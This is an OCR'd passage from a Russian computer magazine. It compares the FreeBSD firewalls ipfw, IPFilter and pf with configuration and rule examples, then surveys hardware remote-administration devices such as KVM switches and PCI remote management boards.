options IPFILTER
# поддержка логирования
options IPFILTER_LOG
### pf
# поддержка файрвола
device pf
# поддержка логирования
device pflog
# отслеживание состояния
device pfsync
# поддержка шейпера ALTQ
options ALTQ
```

Инструментарий и конфигурационные файлы

Для инициализации файрволов в системе предусмотрены соответствующие сценарии: /etc/rc.d/{ipfw,ipfilter,pf}. Как и для обычных сервисов, эти скрипты воспринимают команды start и stop. Например, команда /etc/rc.d/ipfw start приводит к следующим действиям: проверяется, доступен ли этот фильтр (в данном случае по переменной sysctl net.inet.ip.fw.enable), и если нет, то предпринимается попытка загрузить модуль ipfw.ko; согласно настройкам в rc.conf, исполняется тот или иной сценарий инициализации (обычно текущий список правил очищается и загружается исходный из указанного в конфиге файла). Аналогично работают и другие сценарии.

Для управления ipfw существует одноименная утилита /sbin/ipfw. Фактически, с ее помощью можно полностью контролировать работу этого файрвола. Подробно с ее синтаксисом можно ознакомиться на странице man ipfw(8). Наиболее часто используемые команды: add (добавить правило), delete (удалить правило), flush (полностью очистить таблицу правил), show (показать текущие правила со счетчиками).

Фильтр ipf управляется семейством более специализированных программ: /sbin/ipf (работа с правилами фильтрации), /sbin/ipfstat (вывод статистики), /sbin/ipmon (сбор логов), /sbin/ipnat (работа с правилами NAT) и т.д. Подробности — на соответствующих man-страницах.

Практически вся работа с фильтром pf выполняется утилитой /sbin/pfctl (смотри man pfctl(8)). Насколько я понял, pfctl (как и ipf) не позволяет работать с отдельными правилами фильтрации прямо из командной строки (как в случае ipfw), но чаще всего возможности загружать правила из файла более чем достаточно (в OpenBSD 4.х это ограничение снято — примечание редактора).

Во FreeBSD основным конфигурационным файлом, отвечающим за работу операционной системы в целом, и за старт соответствующих файрволов в том числе, является /etc/rc.conf. Обычно задаются:

```
### ipfw
# поддержка файрвола
firewall_enable="YES"
# тип (способ инициализации)
firewall_type="/etc/ipfw.rules"
# поддержка natd
natd_enable="YES"
### ipf
# поддержка файрвола
ipfilter_enable="YES"
# файл с правилами
ipfilter_rules="/etc/ipf.rules"
# поддержка ipnat
ipnat_enable="YES"
# файл с правилами NAT
ipnat_rules="/etc/ipnat.rules"
### pf
# поддержка файрвола
pf_enable="YES"
# файл с правилами
pf_rules="/etc/pf.rules"
```

Файлы, указанные в примере, содержат правила фильтрации — именно отсюда происходит инициализация фильтра при загрузке (подробности смотри в документации). Поддержка NAT включается лишь в случае необходимости. Правила для сбора логов опущены (на сей счет смотри /etc/defaults/rc.conf).

Простейший пример

Начнем с чего-нибудь простенького и классического. Здесь и далее будем считать, что rl0 — внешний сетевой интерфейс, а ed0 — внутренний. Например, запретим любой входящий трафик на внешний интерфейс, кроме идущего на порты 80 и 8080; через ed0 разрешим все (правила даются в том виде, в котором они будут заноситься в rules-файлы):

```
// ipfw (запуск без перезагрузки
ipfw -f flush && ipfw /etc/ipfw.
rules)
add 1000 allow tcp from any to
10.10.10.10 80,8080 via rl0
add 1010 allow tcp from
10.10.10.10 to any via rl0
add 1100 allow all from any to any
via ed0
add 2000 deny all from any to any

// ipf (запуск без перезагрузки:
```



> Кстати, все три файрвола превосходно уживаются вместе. Ты даже можешь часть из них вкомпилировать в ядро, а часть оставить модулями. Отбрасывается пакет любым фильтром безапелляционно, в то время как для попадания в систему ему нужно получить «одобрям-с» от всех подключенных фильтров. Это позволяет издеваться над трафиком в высшей степени изощренно, заставляя каждый файрвол делать то, что у него получается наилучшим образом.



> Дополнительную информацию можно найти на opennet.ru, в Гугле и, конечно же, в Handbook: www.freebsd.org/doc/ru_RU.KOI8-R/books/handbook. За более подробной информацией по Packet Filter имеет смысл обращаться на сайты: www.openbsd.org, www.openbsd.ru.

```
ipf -Fa -f /etc/ipf.rules)
block in on rl0 all
block out on rl0 all
pass in on rl0 from any to 10.10.10.10 port
= 80
pass in on rl0 from any to 10.10.10.10 port
= 8080
pass out on rl0 from 10.10.10.10 to any
pass in on ed0 all
pass out on ed0 all

// pf (запуск без перезагрузки: pfctl -R -f
/etc/pf.rules)
block on rl0 all
pass in on rl0 proto tcp from any to
10.10.10.10 port {80,8080}
pass out on rl0 from 10.10.10.10 to any
pass on ed0 all
```

Сразу отметим две вещи. Во-первых, синтаксисы ipf и pf во многом схожи (хотя есть и детали — в ipf нельзя опускать параметр in/out; pf требует указания протокола, если используется фильтрация по порту и т.д.) и заметно отличаются от такового в ipfw. Во-вторых, важно помнить о порядке срабатывания правил. В ipfw пакет проходит по списку до первого соответствия, после чего к нему сразу применяется указанное действие. В ipf и pf действие, соответствующее правилу, запоминается, а пакет продолжает свое движение по списку, и последующие правила могут переопределить действие предыдущих. То есть в этом случае применяться будет последнее совпавшее правило. Это можно переопределить с помощью ключевого слова quick, которое отменяет дальнейшую проверку.

Особенности посложнее

Как ни странно, но многие умудряются довольствоваться показанными выше простейшими правилами. Однако мощь и гибкость файрволов проявляются в более сложных вещах. Рассмотрим некоторые примеры.

При работе по протоколу TCP сначала устанавливается соединение и затем в рамках этого соединения идет обмен пакетами со схожими характеристиками. Причем если файрвол пропускает первый пакет, то и все последующие в обычной жизни тоже должны быть пропущены. А раз так, то какой смысл прогонять каждый пакет 700-мегабайтного iso-файла по всей цепочке правил, чтобы убедиться в том, что и так уже очевидно? В общем-то, никакого, и потому все три рассматриваемых файрвола поддерживают концепцию «установленного соединения»:

```
// ipfw
add check-state
add allow tcp from any to any out setup via
rl0 keep-state

// ipf
pass out on rl0 proto tcp from any to any
flags S keep state

// pf
pass out on rl0 proto tcp from any to any
flags S/SA keep state
```

Так, мы разрешаем соединения, инициированные «изнутри» сети. Обрати внимание, что для ipfw ты можешь поставить правило check-state в любом месте (до него пакеты, принадлежащие установленным соединениям, будут обрабатываться на общих основаниях; если забудешь его указать, динамические правила сработают на первом keep-state), в то время как pf и ipf автоматически вставляют его в начало цепочки. Здесь же демонстрируется способность фильтров работать с флагами заголовков TCP-пакетов.

Натинг, форвардинг и редирект

Еще одной популярной функцией современных файрволов является трансляция сетевых адресов (NAT). В ipfw натинг как таковой не поддерживается и реализуется с помощью внешнего демона natd через divert-сокеты. А ipf и pf реализуют NAT-преобразования непосредственно. Примеры:

```
// ipfw (должен быть запущен natd на порту
8668)
add divert 8668 ip from 192.168.0.0/24 to
any out via rl0
add divert 8668 ip from any to
200.200.200.200 in via rl0


// ipf (правила выносятся в ipnat.rules,
запускаются командой ipnat)
map rl0 192.168.0.0/24 ->
200.200.200.200/32

// pf (размещаются в общей конфигурации перед правилами фильтрации)
nat on rl0 from 192.168.0.0/24 to any ->
200.200.200.200/32
```


Для ipfw, как видишь, используется divert на порт 8668, и нужно самому думать о переброске на этот порт входящих и исходящих пакетов. В ipf и pf все заметно проще — укажи одно правило, а об остальном фильтр позаботится сам. Только не забывай в случае ipf подключать еще и ipnat в /etc/rc.conf (смотри выше). Кстати, nat-правила будут выполняться перед любыми другими — ipnat можно рассматривать как отдельный фильтр, работающий до ipf.

Pf и ipf поддерживают также двунаправленную трансляцию между внешним и внутренним адресами — bimap и binat соответственно.


Иногда возникает необходимость выполнить «проброс» внешнего соединения на внутренние адреса. Для этого в ipf и pf используются правила редиректа rdr, в случае ipfw приходится использовать redirect-опции демона natd. Все



› Все таймауты в pf при необходимости можно и подстроить



› ipfw есть и для Windows! WIPFW называется



› Формат IP-заголовка

файрволы поддерживают форвардинг — перенаправление пакетов на произвольный шлюз. В ipfw для этого используется действие fwd, в pf/ipf — опции route-to/fastroute и reply-to.

С NAT-трансляцией связана еще одна вещь — проксирование FTP. Если ты настраивал FTP-сервер, то помнишь, сколько из-за файрвола приходится приложить усилий, чтобы заставить работать пассивный режим (а активный из-за тех же файрволов не сильно любят клиенты). Конечно, открыть верхние порты — самый простой выход, но IPFilter предоставляет для этих целей функцию проксирования соединений на прикладном уровне: он будет анализировать проходящие пакеты и открывать нужные порты динамически, по мере необходимости. Это реализуется добавлением «proxy port ftp ftp/tcp» в конец map-правила (в pf придется использовать штатную программу ftp-proxy). Не путай это с опцией synproxy файрвола pf, которая отвечает за проксирование TCP-соединений (то есть когда удаленная сторона сначала полностью устанавливает соединение с файрволом, и лишь затем оно перебрасывается адресату).

Трафик-шейпинг

Продвинутой фишкой современных файрволов является возможность управлять доступной полосой пропускания. В ipfw это делается с помощью интерфейса dummynet, в pf — посредством ALTQ. У ipf я поддержки шейпинга не обнаружил, хотя упоминания, что он умеет работать с ALTQ-очередями, встречаются. Например, так можно решить задачу ограничения доступной полосы пропускания (по входящему трафику) до 128 кбит/с:

```
// ipfw
add pipe 1 ip from any to
192.168.0.0/24
pipe 1 config bw 128Kbit/s

// pf
altq on rl0 cbq queue q_limited
queue q_limited bandwidth 128Kb
cbq(default)
pass quick from any to
192.168.0.0/24 keep state queue
q_limited
```

Кстати говоря, ipfw тоже умеет работать с очередями ALTQ (правда, ограниченно). Но для управления самими очередями по-прежнему нужно использовать утилиту pfctl. Также нужно отметить в ipfw поддержку опции prob, которая позволяет отбирать из потока правила с некоторой долей вероятности. Например, правило «add prob 0.2 deny ip from any to any» случайным образом отбросит 20% всего трафика. В частности, это можно использовать для имитации канала с потерями. Аналогичные задачи в pf решаются опцией probability.

Прочие особенности

Из дополнительных функций рассматриваемых файрволов можно отметить следующие:

- возможность фильтрации по MAC-адресам; стоит отметить, что на сегодняшний день ее поддерживает только ipfw (в OpenBSD при использовании связки bridge + pf фильтрация по MAC-адресам также возможна, смотри мою статью «Файрвол-невидимка» в июльском номере журнала за 2005 год — примечание редактора);
- балансировка исходящих соединений между несколькими интерфейсами (в pf и ipf поддерживается алгоритм round-robin, когда использующие его несколько правил динамически меняются местами в процессе работы);
- ipfw и pf способны отслеживать принадлежность сокетов конкретным пользователям и таким образом осуществлять фильтрацию на основе UID/GID владельца соединения.

Ipfw поддерживает также признак jail — правило будет применено только в случае, если пакет принадлежит указанной «тюрьме».

Фильтр pf предоставляет уникальную возможность выполнить нормализацию пакетов одним правилом — scrub; также есть antispoof — защита от подмены адресов (опция antispoof работает и в ipfw). Все три фильтра (с поправкой на синтаксис и некоторые детали) умеют работать с различными полями IP-, TCP/UDP-заголовков, включая флаги.

Фильтр pf, помимо всего прочего, поддерживает адресные пулы, которые удобны для балансировки нагрузки между несколькими соединениями и для NAT-трансляции в больших сетях. Также может оказаться полезной функция тегирования — маркировки пакетов с помощью специальных тегов и последующая их обработка по этим тегам. Кроме того, pf умеет определять операционную систему источника пакетов! То есть ты можешь пропускать трафик с *nix-машин и блокировать все пакеты Windows-клиентов.

Из синтаксических особенностей отмечу, что и pf, и ipfw позволяют работать с таблицами — это очень удобный способ группировки различных IP-адресов. Плюс к этому, pf дает возможность использовать списки (при обработке они автоматически развернутся в нужное число правил) и макросы.

Итоги

Как видишь, все три файрвола во FreeBSD достаточно функциональны и удобны в работе. Судя по высказываниям, встречающимся в интернете, большинство отдает предпочтение фильтру pf, как более быстрому, мощному и комфортному в работе. С этим трудно не согласиться, хотя ipfw предоставляет некоторые функции, отсутствующие в других файрволах (фильтрацию по MAC, divert-сокеты). С другой стороны, pf выглядит более удобным при работе с очередями (но при этом требуется пересобрать ядро; а вот dummynet можно подгрузить модулем) и особенно для NAT-преобразований. Несомненными плюсами являются нормализация пакетов, антиспуфинг и целый арсенал самых различных «тонких настроек». IPFilter хорош в случае, когда приходится администрировать парк разношерстных систем — есть возможность работать с одним и тем же файрволом (я обычно использую ipf в NetBSD, Solaris и QNX — примечание редактора).

Если говорить с точки зрения удобства синтаксиса, то это во многом вопрос личных предпочтений. Таблицы существенно упрощают администрирование крупных сетей, а списки и макросы pf порой могут очень пригодиться. Зато интерактивность ipfw, позволяющая менять состав правил на лету без полной их перезагрузки, весьма комфортна для разного рода экспериментов. ⌶

КРИС КАСПЕРСКИ



Держи все под контролем!

НЕОГРАНИЧЕННЫЕ ВОЗМОЖНОСТИ УДАЛЕННОГО АДМИНИСТРИРОВАНИЯ ПО ДОСТУПНОЙ ЦЕНЕ

В настоящее время широко используемые программные средства удаленного администрирования годятся лишь для подсобных работ. Ни залезть в настройки BIOS, ни переустановить операционную систему они не в состоянии. Для этого нужен физический доступ к серверу, а ведь до него еще добраться нужно! Но если обзавестись системой аппаратного администрирования, то никуда добираться и не потребуется…

Введение, или попытка классификации

Системы удаленного администрирования делятся на программные и аппаратные. Первые, как и следует из их названия, являют собой простые программы, работающие «поверх» операционной системы и опирающиеся на предоставляемые ею ресурсы (выделение памяти, установка сетевых соединений и т.д.).
Если же при загрузке Windows вспыхивает голубой экран (ядро Linux впадает в панику) или система работает нестабильно, то утилиты удаленного администрирования оказываются бесполезным балластом, не говоря уже о том, что все они представляют потенциальную брешь в безопасности. Но не будем критиковать то, на чем сидим…
Удаленные системы аппаратного администрирования достаточно разнообразны и образуют, по меньшей мере, две обособленные группы, функционирующие на разных физических принципах. Среди них с большим отрывом лидируют KVM'ы — устройства, подключаемые к разъемам VGA, PS/2 Keyboard, PS/2 Mouse и заворачивающие сигнал либо в простой экранированный кабель (протяженностью до нескольких сотен метров), либо в Ethernet-порт (доступный из любой точки локальной сети), или же (в самом сложном случае) реализующие собственный TCP/IP-стек, который позволяет администрировать сервер как из соседней комнаты, так и с побережья Флориды.
Менее популярны ISA/PCI-платы, встраиваемые непосредственно внутрь компьютера и перехватывающие клавиатурный ввод/вывод вместе с текстовыми (реже — графическими) видеорежимами. Главное их достоинство в том, что они способны работать и при отказе одного или нескольких узлов компьютера, в частности перешивать слетевший Flash-BIOS, даже если материнская плата не реагирует ни на клавиатуру, ни на что другое. К тому же если KVM'ы вынуждены передавать аналоговый видеосигнал, требующий широких каналов, то передача содержимого видеопамяти в нативном режиме (точнее, даже не самой видеопамяти, а ее изменений) позволяет транслировать 1280x1024 по хлипкому модемному каналу на 19.200, сохраняя при этом до 13-16 fps, что вполне достаточно для комфортной работы. Плюс ко всему, цифровой видеоряд довольно хорошо сжимается по алгоритму MPEG-4 с коэффициентом квантования, равным единице, при котором он превращается в lose-less алгоритм.
Теперь, после краткого введения в курс дела, рассмотрим каждую из этих систем во всех подробностях.


Усы, лапы и хвосты KVM-систем

Аббревиатура KVM расшифровывается как Keyboard, Video-monitor & Mouse. Первоначально эти устройства предназначались для объединения нескольких компьютеров в одну консоль (что намного удобнее, чем держать несколько мониторов и клавиатур на одном столе). Они выпускаются многими компаниями, и их довольно часто можно увидеть на витрине магазинов. Так что у продавцов спрашивай KVM-switcher'ы (по-русски, свитчи, или переключали).
Самые простые свитчи — механические — состоят из простого переключателя, обвешанного такими же простыми фильтрами, призванными предотвратить помехи, возникающие

при переключении. Но, как показывает практика, помехи все-таки возникают и часто интерпретируются компьютером как мусорный клавиатурный или мышиный ввод, создающий вполне реальную угрозу потери данных (надеюсь, не нужно объяснять почему?).
Чуть более сложные (а значит, и дорогие) свитчи основаны на электронных ключах и помех уже не вызывают, однако и электронным, и механическим свитчам присущи серьезные недостатки, а именно крайне ограниченная длина кабеля, в среднем составляющая пару десятков метров. При этом на мониторе наблюдается устойчивая рябь, и 1280x1024 — это предельное разрешение. При увеличении длины кабеля до 100 метров, помехи существенно возрастают, и приходится переключаться в режим 800x600 или даже хуже. CRT-мониторам хорошо — они работают на (практически) любом разрешении. А вот LCD изначально затачиваются под одно конкретное разрешение и под всеми остальными либо показывают экран размером с почтовую марку, либо занимаются экстраполяцией, что тоже не добавляет качества.
Короче говоря, для удаленного администрирования KVM-свитчи не пригодны, так как радиус их действия не выходит за стены конторы, в которой установлен сервер. И хотя теоретически возможность кинуть кусок кабеля в соседний корпус существует, при попытке ее реализации сразу же возникают проблемы с безопасностью, поскольку никакой защиты от несанкционированного доступа тут нет и злоумышленнику ничего не стоит захватить управление сервером.
Продвинутые KVM-свитчи имеют встроенный Ethernet-контроллер, позволяющий передавать информацию по локальной сети в открытом или зашифрованном виде. Естественно, они стоят намного дороже и, что самое неприятное, съедают львиную долю пропускной способности 100-мегабитного Ethernet. И даже если в локальной сети установлен сервер, обеспечивающий выход в интернет, администратору (для управления из дома) потребуется как минимум DSL-модем (Dial-Up соединения будет уже недостаточно).
На рынке присутствуют десятки, если не сотни, моделей KVM-свитчей с поддержкой Ethernet и даже со встроенным TCP/IP-стеком. Достаточно набрать в Гугле слово «KVM» и поискать в Sponsored Links модель подешевле и посимпатичнее.
К слову, существует даже открытый проект Opengear, бесплатно распространяющий референсную схему вместе с печатной платой и встраиваемой операционной системой, под которой все это хозяйство работает: linuxdevices.com/news/NS8120924667.html.
Как бы там ни было, KVM-свитчи с поддержкой Ethernet реализуют удаленное администрирование в полном объеме. Вставляем в CD-ROM диск с любимым дистрибутивом, а в дисковод дискету с образом Flash-BIOS и… отключаем дисковод в BIOS (в самом деле, зачем дисковод серверу?!). Он не будет мешать нормальной работе сервера, но если вдруг что-то случится с BIOS (который, кстати, можно перешивать удаленно с помощью KVM), система после перезагрузки увидит флоп и после подтверждения администратора, переданного все через тот же KVM, совершит откат к правильному образу.
Некоторые модели матерей реализуют процедуру восстановления BIOS путем переключения перемычки на плате. Тут KVM отдыхают, и единственное, что можно посоветовать администратору, — это не выбирать такую плату или использовать интегрированные устройства удаленного управления, о которых речь пойдет ниже.

Интегрированные ISA/PCI-платы или Remote Boards

Недостатки KVM-свитчей особенно очевидны при администрировании *nix-серверов, управляемых преимущественно из командной строки, весь ввод/вывод которой свободно вмещается в 9600 бод/сек. Однако даже в текстовом видеорежиме аналоговый видеосигнал требует достаточно широкой полосы пропускания и высококачественных АЦП/ЦАП на свитче, видеокарте и мониторе, в противном случае текст читать будет невозможно. Иногда некоторые модели свитчей не совместимы с определенными мониторами/видеокартами или страдают хронической термонестабильностью, то есть меняют свои свойства в зависимости от температуры, вынуждая подстраивать LCD-монитор по мере нагревания/охлаждения всех устройств. Кому это нужно?!
К тому же при тяжелых зависаниях сервера спасает только «Reset», а его через KVM-свитч никак не нажмешь. Про прочие переключатели, расположенные на плате, мы уже говорили. Выход — вставить внутрь компьютера специальную плату, имеющую физический доступ к видеопамяти и прочему оборудованию.
Такие платы не имеют устоявшегося названия и производятся сравнительно небольшим количеством фирм (преимущественно размещенных внутри гаража), обычно маркирующих их



> Схема подключения трех компьютеров к одной консоли через KVM-свитч

как «Remote Board». Но это ничего не говорящее название может быть присвоено практически любому устройству, так что при заказе товара через интернет следует соблюдать особую осторожность.
А что же гиганты? Почему они до сих пор игнорируют этот сектор рынка? А потому, что не хотят составлять конкуренцию своим же серверам. Ведь настоящий сервер отличается от PC, в первую очередь, тем, что изначально поддерживает обширные возможности удаленного управления. Физический доступ требуется только в критических случаях (или при плановом техническом обслуживании).
Чтобы понять, как устроена и как работает Remote Board, необходимо хотя бы в общих чертах разобраться, что происходит в процессе загрузки машины и какую роль при этом играет BIOS. Материнские платы от EPOX хороши тем, что отображают ход загрузки в виде быстро сменяющих друг друга шестнадцатеричных цифр на двухразрядном восьмисегментном индикаторе. Нет, следить за ходом загрузки с помощью индикатора мы не предлагаем (для этого потребовалось бы снимать его на высокоскоростную камеру). Намного проще открыть приложение к мануалу, где перечислены все цифры вместе с соответствующими им стадиями загрузки системы.
Первым получает управление загрузочный блок (boot-block), который, выполнив инициализацию критически важных узлов, приступает к сканированию ISA-шины, отыскивая контроллеры устройств и проецируя ПЗУ



> Описание устройства и принципов работы различных типов KVM-свитчей в Wikipedia: en.wikipedia.org/wiki/KVM/IP.
Описание альтернативной платы удаленного управления PC Weasel 2000, микрокод, который распространяется по открытой лицензии: www.realweasel.com/intro.html.
Технические характеристики огромного количества систем удаленного управления (преимущественно KVM-коммутаторов): www.kvms.com.
Описание хорошего KVM-коммутатора Raritan IP-Reach TR364: www.42u.com/telereach_bk.htm.



> При наличии некоторого усердия и умения держать паяльник в руках, спаять Remote Board можно и самостоятельно, но далеко не всякий шеф позволит поставить в важный сервер несертифицированный агрегат, да еще собранный в кустарных условиях.

каждого из них на адресное пространство процессора. На поздних стадиях загрузки подключается модуль, ответственный за поддержку шины PCI, инициализирующий PCI-устройства.
Ладно, забудем об ISA-шине и сосредоточим все внимание на PCI. Любое PCI-устройство имеет полный доступ к адресному пространству ЦП, на которое всегда отображается видеопамять текстового режима, причем делает это она заранее определенным образом. То же самое относится и к графическим VGA-режимам. А вот с появлением SVGA начинается полный разброд и чехарда. На адресное пространство отображается лишь часть внутренней памяти видеокарты, и нет никакой возможности спроецировать ее всю целиком. Единственный путь — воздействуя на PCI-регистры карты (с точки зрения процессора, порты ввода/вывода), переключать банки, но стратегия переключения банков не стандартизирована и варьируется от одной карты к другой.
Следовательно, мы вынуждены либо встраивать драйверы всех (или не всех, но хотя бы самых популярных) видеокарт в ПЗУ нашей Remote Board (представляющей собой обыкновенную PCI-плату), либо довольствоваться только текстовыми и VGA-режимами. С некоторой натяжкой можно замахнуться на работу в VESA, но тут свои проблемы. Хотя формально все современные видеокарты являются VESA-совместимыми, далеко не все из них поддерживают VESA-режимы правильно.
Можно встроить систему удаленного управления в ПЗУ видеокарты. Некоторые производители именно так и поступают. Но этот путь связан со многими патентными и лицензионными ограничениями, поэтому не очень-то популярен.
Кроме доступа к видеопамяти, нам необходимо перехватывать мышь и клавиатуру. В случае PS/2-шины это решается без проблем, поскольку ее порты проецируются на адресное пространство ввода/вывода процессора, доступное для чтения/записи остальным PCI-устройствам. С USB-клавиатурами и мышами ситуация намного более напряженная, поскольку они еще плохо стандартизированы, к тому же оседлать USB в техническом плане намного сложнее, чем PS/2. Однако поскольку речь идет о внутреннем перехвате управления, то плате удаленного управления совершенно все равно, какие физические устройства подключены к компьютеру. Главное, чтобы BIOS (и/или драйвер операционной системы) был настроен на работу с PS/2, что всегда можно сделать.
Остается только прицепить к плате удаленного управления COM-порт, повесить на него модем, запитать их обоих от внешнего источника питания, и мы почти у цели. Для администрирования всего лишь потребуется модем и терминал. Модем — это, конечно, хорошо (тем более для прокладки модемного кабеля можно воспользоваться незадействованными проводами в витой паре, которые, собственно говоря, для телефона и предназначены), однако во многих случаях удобнее администрировать сервер через локальную сеть. Ну, это не проблема! Достаточно встроить систему удаленного управления в сетевую карту, благо большинство из них снабжено Flash-BIOS и свободное место в нем есть!
Таким образом, существующие модели Remote Board базируются либо на автономной PCI-плате, имеющей доступ к PCI-регистрам остальных устройств, либо на видео- или сетевой карте с доработанным BIOS. Наличие внешнего источника питания позволяет «нажимать» на «Reset» через реле или электронный ключ, аналогичным образом поступая с кнопкой «Power» и перемычками на плате.
Разобравшись с матчастью, обратим свой взор к витринам магазинов и посмотрим, что хорошего из готовых изделий нам предлагают.

Remote Insight

По соотношению функционала и цены бесспорным лидером является модель Remote Insight (от Hewlett-Packard) для PCI-слота, несущая на своем борту интегрированный 10/100-мегабитный Ethernet-контроллер. Поддерживаются как текстовые, так и графические видеорежимы. Причем графические — вплоть до 1280x1024 и 256 цветов в придачу — это, конечно, не True Color, но мы же не «Шрека» собираемся смотреть! Управление — мышь, клавиатура и традиционная (для этого класса устройств) возможность удаленного нажатия на «Power» и «Reset». В качестве приятного бонуса предлагается виртуальный дисковод и CD-ROM, образ которого можно заранее положить на жесткий диск или передать по Ethernet. Вроде бы мелочь, а приятно. Компьютер, оснащенный Remote Insight, может вообще не иметь никаких съемных носителей, что существенно усиливает безопасность, а к безопасности в Hewlett-Packard подходят с головой, не забывая о шифровании. Как говорится, свинья не выдаст, а 128-битный SSL будет сниться хакерам в ночных кошмарах. Внешний источник питания также входит в комплект, и заботиться о его приобретении не нужно.
Удаленное администрирование осуществляется либо через telnet, либо через web-браузер. Список поддерживаемых операционных систем довольно велик и включает в себя: Windows 2000/2003 (Advanced Server, Data Center, Terminal Server, Standard или Enterprise Edition), Novell NetWare 5.1/6.0, Red Hat Advanced Server 2.1, Red Hat Linux 7.3/8.0, SuSE Linux Enterprise Server V7/V8 и многие другие клоны *nix.
Карту можно приобрести в магазине или заказать по интернету непосредственно в Hewlett-Packard. Все это удовольствие обойдется в $399 (цена указана на момент написания статьи и может варьироваться).
Существуют и открытые платы удаленного управления, например PC Weasel 2000, поставляемая в ISA- и PCI-вариантах вместе с принципиальной схемой и исходным кодом прошивки по цене в $250 и $350 соответственно. Причем вместо Ethernet-контроллера имеется только тормозной UART (то есть контроллер COM-порта), а блок питания в комплект не входит, в связи с чем становится непонятно, за что платить такие деньги.
Впрочем, не будем навязывать выбор читателю. Open source имеет столько же прав на существование, сколько корпорация Hewlett-Packard со всеми своими патентами.



99